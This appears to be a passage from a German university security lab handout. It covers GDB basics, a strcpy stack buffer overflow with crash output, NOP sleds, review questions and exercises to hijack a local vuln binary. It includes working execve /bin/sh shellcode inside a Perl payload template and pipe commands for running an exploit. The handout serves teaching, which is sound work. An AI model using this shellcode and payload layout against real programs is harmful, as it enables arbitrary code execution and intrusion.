  `b * <address>`
  Bsp: "`b main`" oder "`b * 0x8012a30`"
- Breakpoints entfernen
  `d <function>`
  `d <#breakpoint>`
- Breakpoints anzeigen
  `info breakpoints`
- Nach einem Breakpoint die Execution weiterführen :
  `continue`
  `c`
- Programm starten
  `run <arg1> <arg2>`
  Bsp: "`run argument1 'ein Argument mit spaces'`" oder "`r 1 2`"
- Speicher anschauen
  `x/<count><fmt> <address>`
  Bsp: "`x/30gx $rsp`"
- Speicher schreiben
  `set {<type>}<address> = <value>`
  Bsp: "`set {int}0x801a28 = 123`"
- Stackframes anzeigen
  `bt`
- Stackframekontext wechseln
  `frame <#frame>`
- nächste Operation (calls nicht folgen)
  `ni`
- nächste Operation (calls folgen)
  `si`

Hinweise:

- Falls du mal eine Instruction zu viel ausführst, musst du das Programm innerhalb von GDB neustarten, das geht mit 'run'
- GDB beenden mit `quit`

3 Exploitation

3.1 Bufferoverflows

Warum ist nun bestimmter C Code unsicher? Wenn man sich folgenden Code anschaut, fällt einigen vielleicht schon was auf:

```
1  #include<stdio.h>
2  #include<string.h>
3
4  int main(int argc, char * argv[])
5  {
6      char buf[32];
7      if(argc>1)
8      {
9          strcpy(buf,argv[1]);
10     }
11
12     return 0;
13 }
14
15 ------------------------------------------------
16
17 Dump of assembler code for function main:
18    0x0000000000400a1d <+0>: push   rbp
19    0x0000000000400a1e <+1>: mov    rbp,rsp
20    0x0000000000400a21 <+4>: sub    rsp,0x30
21    0x0000000000400a25 <+8>: mov    DWORD PTR [rbp-0x24],edi
22    0x0000000000400a28 <+11>:    mov    QWORD PTR [rbp-0x30],rsi
23    0x0000000000400a2c <+15>:    cmp    DWORD PTR [rbp-0x24],0x1
24    0x0000000000400a30 <+19>:    jle    0x400a4c <main+47>
25    0x0000000000400a32 <+21>:    mov    rax,QWORD PTR [rbp-0x30]
26    0x0000000000400a36 <+25>:    add    rax,0x8
27    0x0000000000400a3a <+29>:    mov    rdx,QWORD PTR [rax]
28    0x0000000000400a3d <+32>:    lea    rax,[rbp-0x20]
29    0x0000000000400a41 <+36>:    mov    rsi,rdx
30    0x0000000000400a44 <+39>:    mov    rdi,rax
31    0x0000000000400a47 <+42>:    call   0x400300
32    0x0000000000400a4c <+47>:    mov    eax,0x0
33    0x0000000000400a51 <+52>:    leave
34    0x0000000000400a52 <+53>:    ret
35 End of assembler dump.
```

Der Stackframe reserviert nur Speicher für 32 Bytes, was passiert nun, wenn das erste Argument größer ist? Wir überschreiben dann den SFP, die Returnadresse, sowie die nächsten Stackframes komplett:

```
1  gdb-peda$ r `perl -e 'print "A"x104'`
2  Starting program: /tmp/test/a.out `perl -e 'print "A"x104'`
3
4  Program received signal SIGSEGV, Segmentation fault.
5  [----------------------------------registers-----------------------------------]
6  RAX: 0x0
7  RBX: 0x4002e0 (<_init>: sub    rsp,0x8)
8  RCX: 0x42e900 (<__strcpy_sse2_unaligned+1104>:  movdqu xmm0,XMMWORD PTR [rsi])
9  RDX: 0xf
10 RSI: 0x7fffffffe540 ('A' <repeats 15 times>)
11 RDI: 0x7fffffffe099 ('A' <repeats 15 times>)
12 RBP: 0x4141414141414141 ('AAAAAAAA')
13 RSP: 0x7fffffffe068 ('A' <repeats 64 times>)
14 RIP: 0x400a52 (<main+53>:   ret)
```


```
R8 : 0x2
R9 : 0x0
R10: 0x2
R11: 0x48f0c0 --> 0xfff9f760fff9f750
R12: 0x401540 (<__libc_csu_fini>:   push   rbp)
R13: 0x0
R14: 0x6b3018 --> 0x42e4b0 (<__strcpy_sse2_unaligned>:  mov    rcx,rsi)
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x400a47 <main+42>:  call   0x400300
   0x400a4c <main+47>:  mov    eax,0x0
   0x400a51 <main+52>:  leave
=> 0x400a52 <main+53>:  ret
   0x400a53:    nop    WORD PTR cs:[rax+rax*1+0x0]
   0x400a5d:    nop    DWORD PTR [rax]
   0x400a60 <generic_start_main>:   push   r14
   0x400a62 <generic_start_main+2>: push   r13
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe068 ('A' <repeats 64 times>)
0008| 0x7fffffffe070 ('A' <repeats 56 times>)
0016| 0x7fffffffe078 ('A' <repeats 48 times>)
0024| 0x7fffffffe080 ('A' <repeats 40 times>)
0032| 0x7fffffffe088 ('A' <repeats 32 times>)
0040| 0x7fffffffe090 ('A' <repeats 24 times>)
0048| 0x7fffffffe098 ('A' <repeats 16 times>)
0056| 0x7fffffffe0a0 ("AAAAAAAA")
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400a52 in main ()
gdb-peda$ bt
#0  0x0000000000400a52 in main ()
#1  0x4141414141414141 in ?? ()
#2  0x4141414141414141 in ?? ()
#3  0x4141414141414141 in ?? ()
#4  0x4141414141414141 in ?? ()
#5  0x4141414141414141 in ?? ()
#6  0x4141414141414141 in ?? ()
#7  0x4141414141414141 in ?? ()
#8  0x4141414141414141 in ?? ()
#9  0x0000000000000000 in ?? ()
gdb-peda$
```

Mit `` `perl -e 'print "A"x104'` `` erzeugt man 104 "A"s auf der Kommandozeile[2]. Damit haben wir unser Programm zum Abstürzen gebracht, weil die unteren Stackframes alle zerstört sind. Das Programm versucht effektiv zur Adresse 0x4141414141414141 zurückzuspringen, diese ist nicht im Speicher freigegeben und damit bringt der Kernel das Programm zum Terminieren. Was passiert nun, wenn wir als Angreifer diese Adresse auf einen von uns kontrollierten Speicherbereich (unser Argument auf dem Stack) zeigen lassen? Wir können unseren eigenen Assemblercode ausführen. Man spricht also von einem Bufferoverflow, wenn man über den reservierten Speicher hinaus schreibt. Also lautet der Plan wie folgt:

1. Adressen herausfinden: wo unser Argument liegt, wo die Return Adresse liegt.
2. Gezielt einen Input erzeugen, der das Programm auf unser Argument lenkt.
3. Mithile von Shellcode Kontrolle erlangen und eine Shell spawnen lassen.


Um den Abstand des Arguments bis zur Returnadresse zu finden, kann man einfach das Argument immer länger machen, bis das Programm abstürzt. Dann hat man wahrscheinlich den SFP überschrieben, bis zur Returnadresse ist es dann nicht mehr weit.

[2] Das geht auch mit Python : `` `python -c 'print("A"*104)'` ``, ` sind backticks, ' single quotes und " double quotes



3.2 Shellcodes

Shellcodes sind bestimmte Abfolgen von Assembly Instructions, die der Angreifer in das laufende Programm einschleust. Die meisten Shellcodes lassen dann das Programm etwas tun, was es eigentlich nicht tun sollte, zum Beispiel eine Shell spawnen. Man kann Shellcodes auch sehr kompliziert werden lassen. Da ein Exploit ein Programm effektiv nur kontrolliert abstürzen lässt, ist der einfachste Indikator für einen Exploitversuch natürlich, dass der Service nicht mehr richtig funktioniert bzw. verfügbar ist. Ein Webserver zum Beispiel würde nach einem Exploit eine Shell ausführen, das heißt dass die Website nicht mehr verfügbar ist. Gute Shellcodes können in diesem Zusammenhang den Webserver "reparieren" und einen neuen Prozess erzeugen, der dann eine Shell ausführt. Da GDB die Speicheraddressen ein bisschen verschiebt, muss man einen Weg finden den Exploit stabiler zu machen. Es gibt eine Assembly Instruction die keine operation ausführt, eine "no-operation", oder kurz auch nur NOP. Diese Instruction macht man sich zu nutze, indem man den Speicherbereich vor dem Shellcode damit befüllt. Wenn man also auf eine dieser Adressen zurückspringt, landet man auf diesen NOPs und "rutscht" zu dem Shellcode. Damit kann man garantieren, dass man selbst bei nicht der exakten Adresse trotzdem stabil das Programm exploited. Diese Assembly Instruction hat den code 0x90. Es ist also optimal, wenn man den Exploit wie folgt aufbaut:



Damit hat man den meisten Platz für NOPs und kann damit den Exploit, selbst bei großen Unterschieden bei der Returnaddresse, stabil machen.

Eigene Shellcodes zu schreiben übersteigt den Rahmen dieses Versuchs, es wird euch folgender Shellcode gestellt:

```
\x48\x83\xc4\x64\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7
    ↪\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05
```

Zum Beispiel so:

```
#!/usr/bin/perl

print "\x90"x100; # das hier sind 100 NOPs vor unserem Shellcode
print "\x48\x83\xc4\x64\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\
    ↪x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05";

# falls ihr Adressen schreiben wollt, denkt an die Little Endianess! 0xdeadbeef wird zu \xef\xbe\xad
    ↪\xde!
# Tipp:
# in Python koennt ihr das struct module laden und dann mithilfe von struct.pack("<Q",0
    ↪xdeadbeefcafebabe) die Adresse als little endian ( dafuer das '<' ) unsigned Quadword ( also 8
    ↪ byte bzw. 64 bit ) schreiben.
# in Perl geht das mit pack('Q',0xdeadbeefcafebabe)
print "\xef\xbe\xad\xde"; # oder einfach per Hand ohne pack
```

Der Shellcode befindet sich auch im Projektordner unter "shellcode/shell.formatted".

3.3 Das Exploit Script

Das Exploit Script wird effektiv einen "bösen" User imitieren.

```
#!/usr/bin/env perl


print "Hi I'm Malicious\n";
print "\x41\x42\x07\x0a"; # ermoeglicht das Schreiben von non printables
```

Man kann in Perl und Python mit "\x" auch sogenannte Non-Printables in den jeweiligen ASCII Codes schreiben. Dieses Script kann man dann in das verwundbare Programm pipen, das aber unter Umständen sofort geschlossen wird, da wir der Shell keinen neuen Input geben. Wenn ihr die Shell offen halten wollt, müsst ihr danach noch "cat" ausführen. Ihr könnt das Programm unter GDB laufen lassen und seht dann dort, wenn ihr erfolgreich die Shell habt.

```
# Ganz normal reinpipen (sollte ausreichen):
$ ./exploit.py | ./vuln

# falls es sofort schliesst probiert es so:
$ (./exploit.py; cat) | ./vuln

# in GDB starten, die Pipe simulieren:
gdb-peda$ r > >(./exploit.py)
```

4 Kontrollfragen

1. Mit welchem Befehl setzt man RAX auf den Wert 10?
2. Wie wird das Konzept von Funktionen in Assembler realisiert?
3. Welche Daten muss ein Stackframe immer speichern?
4. Wie werden Argumente für Funktionen übergeben?
5. In welche Richtung wächst der Stack?

6. In welchem Register befindet sich in der Regel der Returnwert einer Funktion?
7. Mit welchem GDB-Befehl sieht man den Inhalt der Register?
8. Mit welchem GDB-Befehl sieht man die Anzahl der aktuellen Stackframes?
9. Was passiert bei einem Bufferoverflow, wenn das Programm abstürzt?
10. Was will ein Angreifer kontrollieren, um das Programm zu Übernehmen?

5 Durchführung

5.1 Assembly

1 Betrachten Sie folgenden Auszug eines Programms in Assembler:

```
1        mov     eax,0x10
2        cmp     eax,10
3        jle     0xdeadbeef
4        jmp     0xcafebabe
```

Zu welcher Adresse wird gesprungen? Was wird verglichen?

2 Welche Konventionen sollte man einhalten, damit der Assemblercode auch von anderen Entwicklern benutzt werden kann, ohne dass Sie etwas daran ändern müssen?

3 Gegeben ist eine Funktion in Assembler, die folgende mathematische Operation durchführen soll $f(x) = 2x + 3 * (x + 5)$ für $x = 2$
Ergänzen Sie den Code um eine Zeile um die Gleichung zu vervollständigen und beachten Sie die Konvention.

```
1     xor     rdi, rdi    ; Register nullen
2     xor     rbx, rbx    ; Register nullen
3     xor     rax, rax    ; Regoster nullen
4     mov     rdi, 2      ; x = 2
5     mov     rbx, rdi    ; rbx = rdi = 2
6     add     rbx, 5      ; rbx = rdi+5 = 7
7     mov     rax, rbx    ; rax = 7
8     add     rax, rbx    ; rax = 2 * 7
9     add     rax, rbx    ; rax = 3 * 7
10    add     rdi, rdi    ; rdi = 2 * 2
```

5.2 GDB

1 Im Projektordner unter `exercises/gdb/1` befindet sich ein Programm und der dazugeöhrige Sourcecode. Finden Sie mithilfe des Sourcecodes, statischer und dynamischer Analyse heraus, an welcher Adresse die Variablen `'val1'` und `'val2'` initialisiert werden.

2 Das 2. Programm `exercises/gdb/2` "verschlüsselt" einen String. Finden Sie die Adresse, an welcher die einzelnen Buchstaben verändert werden. Und geben Sie die Operation an. Handelt es sich um eine sichere Verschlüsselung? Warum (nicht)?

5.3 Buffer Overflow Exploiting

In dieser Aufgabe soll ein verwundbares Programm betrachtet werden. Source-Code und Binary liegen in `Exploiting/exercises/exploiting`. Mittels der zuvor gesammelten Erkenntnisse soll das Programm nun per Buffer Overflow angegriffen werden. Das Ziel ist es eine versteckte Funktion

aufzurufen.

1 Zunächst gilt es die Schwachstelle zu finden. Untersuchen Sie dazu den Source-Code (`buf.c`). An welcher Stelle kann ein Angreifer direkten Einfluss auf den Stack nehmen? Welcher Funktionsaufruf schreibt auf den Stack?

2 Haben Sie beim vorherigen Schritt bereits die versteckte Funktion gefunden? Wie lautet der Funktionsname? Ermitteln Sie mittels `gdb` die Adresse der Funktion.
Hinweis: Die Funktionsübersicht GDBs liefert die Adressen.

3 Ermitteln Sie nun mittels dynamischer Analyse die Speicherstelle (Beginn des Arrays) des Nutzer-Inputs. Setzen Sie dazu einen Breakpoint in der Input-Funktion. Wie lautet diese? Wie viel Speicher wird reserviert?
Hinweis: Vor Aufruf von gets() wird die Adresse des Buffers in die Register geladen.

4 Um die versteckte Funktion bei Rückkehr aus der Eingabefunktion aufzurufen, müssen Sie den Pointer der Rückkehr-Adresse mit der Adresse der versteckten Funktion überschreiben. Dazu errechnen Sie jetzt die Distanz (in Bytes) vom Start des Inputs bis zum `RBP`. Sie können hier auf ein Ermitteln mit `gdb` verzichten. Beachten Sie den Hinweis und die Größe der Register.
Hinweis: Da keine anderen lokalen Variablen initialisiert werden, ist die Distanz kaum größer als die Array-Größe.

5 Um Input dieser Länge zu liefern, steht Ihnen ein Python-Script zur Verfügung (`exploit.py` im selben Ordner). Öffnen Sie das Script und tragen Sie Ihre gesammelten Werte für Adresse und Buffer-Länge ein. Dokumentieren Sie die Änderung.

6 Führen Sie schließlich den Buffer-Overflow mittels Pipe: `./exploit.py | ./vuln` durch. Welche Beobachtungen machen Sie? Haben Sie die Länge direkt korrekt berechnet oder traten zunächst Fehler auf?